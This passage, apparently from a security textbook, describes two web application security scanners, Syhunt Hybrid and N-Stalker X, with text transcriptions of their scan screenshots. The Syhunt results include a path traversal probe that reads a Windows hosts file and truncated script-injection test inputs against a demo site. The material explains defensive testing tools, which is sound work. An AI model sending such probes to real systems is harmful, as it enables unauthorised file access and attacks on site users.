
https://www.nstalker.com

Web Application Security Scanners

- **Syhunt Hybrid**

  Source: *https://www.syhunt.com*

  The Syhunt Hybrid scanner automates web application security testing and guards the organization’s web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review.




```
Vulnerabilities:   16                 Spidering
  High:            3                    Duration:               2 minutes
  Medium:          6                    Reached Depth:          4
  Low:             3                    URLs:                   40
  Info:            4                    URLs using POST:        1
                                        URLs using Form Auth:   0
Detection:                              URLs using HTTP Auth:   0
  Detected Web Technologies:  6         URLs using JS:          5
  OS Type:         Windows-based        URLs (Logout):          0
  Languages:       PHP/JS/HTML          URLs ignored:           0
  Security Checks: 21255                Entry Points:           16
  Vulnerable URLs: 14                   Emails:                 0
                                        Timeouts:               0

Syhunt Hybrid Task
Done.
demo.syhunt.com/detection/file.php?name=c:/windows/system32/drivers/etc/hosts
Vulnerable.
Found 16 vulnerabilities
Done.

Vulnerability Name               Location                                                  Affected Param(s)  Line(s)  Risk
Web Technology Disclosure        http://demo.syhunt.com/                                                               info
Web Technology Version Disc...   http://demo.syhunt.com/                                                               info
Unencrypted Credit Card Tran...  http://demo.syhunt.com/detection/x_form.php                                           medium
Malicious Content                http://demo.syhunt.com/detection/mal.php                                              high
Suspicious HTML Comment          http://demo.syhunt.com/emulation/sypage.php                                           low
x_form%20-%20Copy.php Bac...     http://demo.syhunt.com//detection/x_form%20-%20Copy.p...                              medium
pathdis2.php Backup File         http://demo.syhunt.com//detection/pathdis2.php                                        medium
Possible Information Disclosure  http://demo.syhunt.com/dirs.txt                                                       low
Backdoor                         http://demo.syhunt.com/420532shell.php                                                high
Admin Page                       http://demo.syhunt.com/auth/                                                          info
Directory Indexing Enabled       http://demo.syhunt.com/detection/pathdis2.php                                         info
Cross Site Scripting / XSS-1     http://demo.syhunt.com/detection/x_basic.php?id=<script...  id                        medium
Cross Site Scripting / XSS-1     http://demo.syhunt.com/detection/x_basic_wv.php?id=<s...    id                        medium
Cross Site Scripting / XSS-1     http://demo.syhunt.com/detection/x_form.php                 name                      medium

End of session.
```

Figure 13.45: Screenshot of Syhunt Hybrid web application security scanner

- **N-Stalker X**

  Source: *https://www.nstalker.com*

  N-Stalker is a web application security scanner that searches for vulnerabilities to attacks such as clickjacking, SQL injection, and XSS. It allows spider crawling throughout the application and the creation of web macros for form authentication. It also provides proxy capabilities for "drive-thru" attacks and identifies components through reverse proxies that distribute different platforms in the same application URL.


N-Stalker Scanner
Scan Options
Start
Policy Editor
Global Options
Report Manager
Macro Recorder
Web Proxy
HTTP Brute Force
Web Discovery
Encoder Tool
GHDB Tool
HTTP Load Tester
Update Manager
About N-Stalker
Scan Session
Scan Tools
Miscellaneous Tools
About
Scanner Events
Scanner
Dashboard
Site Sequence
Allowed Hosts
Rejected Hosts
Objects
Cookies
Scripts (0)
Comments
Web Forms (2)
E-mails
Broken pages (1)
Hidden Fields
Information Leakage (2)
Vulnerabilities
http://www.moviescope.com/
Application might be vulnerable to clickjacking attacks
/
[#8]
Multiple Cross-site request forgery vulnerability has be
Web form allows password caching in the client-side
Possible uncommon HTTP method found to be support
Webserver will disclose platform details or version inf
Webserver will disclose platform details or version inf
Vulnerability Information
Vulnerability
General Info
Details and Fix
Browser Details
HTTP Request
HTTP Response
Simulation Engine
Flag False-Positive
Scan Modules
Components
Scan Events
Module Events

Application might be vulnerable to clickjacking attacks

Severity : Medium
Vulnerability Class : ClickJack
References : OWASP (Top 10 A5) | CWE (693)
Target URL : http://www.moviescope.com/
Post Data : N/A

Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

Scan Module	Current	Total	Progress
N-Stalker Spider Module	7	7	100 %

Status: Scan session successfully completed.

Figure 13.46: Screenshot of N-Stalker X

The following are some additional web application security scanners:


- Invicti (*https://www.invicti.com*)
